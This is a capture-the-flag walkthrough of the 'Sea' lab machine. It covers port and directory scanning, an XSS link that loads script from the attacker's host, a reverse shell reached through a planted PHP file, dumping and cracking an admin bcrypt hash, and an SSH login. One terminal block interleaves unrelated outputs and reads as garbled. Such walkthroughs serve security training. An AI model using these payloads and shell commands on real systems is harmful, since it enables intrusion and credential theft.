



Information Gathering

1) Found open port


```
vigneswar@VigneswarPC: ~  
$ tcpscan 10.129.237.162  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-12 11:44 IST  
Nmap scan report for 10.129.237.162  
Host is up (4.2s latency).  
Not shown: 53620 closed tcp ports (reset), 11913 filtered tcp ports (no-response)  
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)  
|_ ssh-hostkey:  
|_ 3072 e3:54:e0:72:20:3c:01:42:93:d1:66:9d:90:0c:ab:e8 (RSA)  
|_ 256 f3:24:4b:08:aa:51:9d:56:15:3d:67:56:74:7c:20:38 (ECDSA)  
|_ 256 30:b1:05:c6:41:50:ff:22:a3:7f:41:06:0e:67:fd:50 (ED25519)  
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))  
|_ http-cookie-flags:  
|_ /:  
|_ PHPSESSID:  
|_ httponly flag not set  
|_ http-title: Sea - Home  
|_ http-server-header: Apache/2.4.41 (Ubuntu)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 119.45 seconds  
  
$
```

2) Checked the website





3) Found a vhost



4) Searched for more pages

```
(vigneswar@VigneswarPC)-[~]
$ feroxbuster -u 'http://sea.htb' --no-state -C 404


feroXbustEr
by Ben "epi" Risher
ver: 2.10.3

Target Url      http://sea.htb
Threads        50
Wordlist        /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Code Filters [404]
Timeout (secs)  7
User-Agent      feroxbuster/2.10.3
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
HTTP methods    [GET]
Recursion Depth 4
New Version Available https://github.com/epi052/feroxbuster/releases/latest

Press [ENTER] to use the Scan Management Menu™

403 GET 7l 20w 199c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404 GET 84l 209w 3341c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301 GET 7l 20w 231c http://sea.htb/plugins => http://sea.htb/plugins/
301 GET 7l 20w 230c http://sea.htb/themes => http://sea.htb/themes/
301 GET 7l 20w 228c http://sea.htb/data => http://sea.htb/data/
301 GET 7l 20w 232c http://sea.htb/messages => http://sea.htb/messages/
301 GET 7l 20w 234c http://sea.htb/data/files => http://sea.htb/data/files/
301 GET 7l 20w 235c http://sea.htb/themes/bike => http://sea.htb/themes/bike/
301 GET 7l 20w 239c http://sea.htb/themes/bike/css => http://sea.htb/themes/bike/css/
301 GET 7l 20w 239c http://sea.htb/themes/bike/img => http://sea.htb/themes/bike/img/
200 GET 1l 1w 6c http://sea.htb/themes/bike/version
500 GET 0l 0w 0c http://sea.htb/themes/bike/css/hits
500 GET 0l 0w 0c http://sea.htb/messages/ti
500 GET 0l 0w 0c http://sea.htb/themes/bike/css/holding
500 GET 0l 0w 0c http://sea.htb/themes/bike/img/Messages
200 GET 21l 168w 1067c http://sea.htb/themes/bike/LICENSE
```

5) Found the cms




MIT License

Copyright (c) 2019 turboblack


Permission is hereby granted, free of charge, to any person obtaining a copy of this software and associated documentation files (the "Software"), to deal in the Software without restriction, including without limitation the rights to use, copy, modify, merge, publish, distribute, sublicense, and/or sell copies of the Software, and to permit persons to whom the Software is furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in all copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE SOFTWARE.




6) Found a login page



Vulnerability Assessment

1) Found a RCE vulnerability



Exploitation

1) Got reverse shell


```
vigneswar@VigneswarPC: ~  
TX packets 70011 bytes 150972925 (143.9 MiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500  
inet 10.10.14.41 netmask 255.255.254.0 destination 10.10.14.41  
inet6 dead:beef:2::1027 prefixlen 64 scopeid 0x0<global>  
inet6 fe80::3e6f:695a:dfb2:fde prefixlen 64 scopeid 0x20<link>  
unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 5  
00 (UNSPEC)  
RX packets 1245287 bytes 1329119619 (1.2 GiB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 1266239 bytes 104922355 (100.0 MiB)  
TX errors 0 dropped 2326 overruns 0 carrier 0 collisions 0  
  
vigneswar@VigneswarPC: ~  
$ curl 'http://10.129.190.197/themes/revshell-main/rev.php?lhost=10.10.14.41&lport=4444' -H "Host: sea.htb"  
  
vigneswar@VigneswarPC: ~  
$ sudo python3 -m http.server -b 0.0.0.0 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
  
vigneswar@VigneswarPC: ~  
nc -lvp 4444  
-----  
send the below link to admin:  
-----  
http://sea.htb/index.php?page=loginURL?></form><script+src="http://10.10.14.41:8000/xss.js"></script><form+action="-----  
-----  
starting HTTP server to allow the access to xss.js  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...  
10.129.190.197 - - [12/Aug/2024 21:59:21] "GET /xss.js HTTP/1.1" 200 -  
10.129.190.197 - - [12/Aug/2024 22:00:51] "GET /xss.js HTTP/1.1" 304 -  
10.129.190.197 - - [12/Aug/2024 22:02:37] "GET /xss.js HTTP/1.1" 304 -  
10.129.190.197 - - [12/Aug/2024 22:03:51] "GET /xss.js HTTP/1.1" 304 -  
10.129.190.197 - - [12/Aug/2024 22:05:22] "GET /xss.js HTTP/1.1" 304 -  
  
vigneswar@VigneswarPC: ~  
$ nc -lvp 4444  
listening on [any] 4444 ...  
connect to [10.10.14.41] from (UNKNOWN) [10.129.190.197] 51480  
Linux sea 5.4.0-190-generic #210-Ubuntu SMP Fri Jul 5 17:03:38 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux  
16:36:02 up 20:35, 0 users, load average: 0.93, 0.85, 0.53  
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ whoami  
www-data  
$
```

```

www-data@sea:/var/www/sea/data$ cat database.js
{
  "config": {
    "siteTitle": "Sea",
    "theme": "bike",
    "defaultPage": "home",
    "login": "loginURL",
    "forceLogout": false,
    "forceHttps": false,
    "saveChangesPopup": false,
    "password": "$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ\ /D.GuE4jRIikYiWrD3TM\ /PjDnXm4q",
    "lastLogins": {
      "2024\ /08\ /12 16:39:53": "127.0.0.1",
      "2024\ /08\ /12 16:38:23": "127.0.0.1",
      "2024\ /08\ /12 16:36:53": "127.0.0.1",
      "2024\ /08\ /12 16:35:23": "127.0.0.1",
      "2024\ /08\ /12 16:33:53": "127.0.0.1"
    },
    "lastModulesSync": "2024\ /08\ /12",
    "customModules": {
      "themes": {},
      "plugins": {}
    },
    "menuItems": {
      "0": {
        "name": "Home",
        "slug": "home",
        "visibility": "show",
        "subpages": {}
      },
      "1": {
        "name": "How to participate",
        "slug": "how-to-participate",
        "visibility": "show",
        "subpages": {}
      }
    }
  }
}

```

```

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.
dmarc@sea: ~$ root root 4896 Feb 21 03:38 google
Host memory required for this attack: 0 MB
USER      PID %CPU MEM      VSZ   RSS TTY      STAT START   TIME COMMAND
Dictionary cache hit:  0.0  2688  592 ?        S    16:38   0:00 sh -c uname -a; w; id; /bin/sh
* Filename...: /usr/share/wordlists/rockyou.txt
* Passwords..: 14344384  0.2 16952  9476 ?        S    16:38   0:00 /bin/sh -i
* Bytes.....: 139921497  0.0  7436  3876 pts/1    Ss   16:39   0:00 python3 -c import pty;pty.spawn
* Keyspace...: 14344384  0.0  9088  3092 pts/1    R+   16:45   0:00 ps aux
www-data@sea:/opt$ cd /
$2y$10$i0rk210RQSAzNCx6VYq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q:mychemicalromance

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2$, Blowfish (Unix))
Hash.Target.....: $2y$10$i0rk210RQSAzNCx6VYq2X.aJ/D.GuE4jRIikYiWrD3TM...DnXm4q
Time.Started.....: Mon Aug 12 22:12:04 2024 (44 secs)
Time.Estimated...: Mon Aug 12 22:12:48 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 72 H/s (7.42ms) @ Accel:8 Loops:8 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 3072/14344384 (0.02%)
Rejected.....: 0/3072 (0.00%)
Restore.Point....: 3008/14344384 (0.02%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1016-1024
Candidate.Engine.: Device Generator
Candidates.#1....: blessing -> dangerous

Started: Mon Aug 12 22:11:51 2024
Stopped: Mon Aug 12 22:12:49 2024

```

4) Connected with ssh

```

amay@sea: ~
(vigneswar@VigneswarPC)-[~]
$ ssh amay@sea.htb
The authenticity of host 'sea.htb (10.129.190.197)' can't be established.
ED25519 key fingerprint is SHA256:xC5wFVdcix0Cmr5p0w8Tm4AajGSMT3j5Q4wL6/ZQg7A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'sea.htb' (ED25519) to the list of known hosts.
amay@sea.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-190-generic x86_64)
 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Mon 12 Aug 2024 04:46:14 PM UTC
System load: 0.72 Processes: 247
Usage of /: 69.4% of 6.51GB Users logged in: 0
Memory usage: 11% IPv4 address for eth0: 10.129.190.197
Swap usage: 0%

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

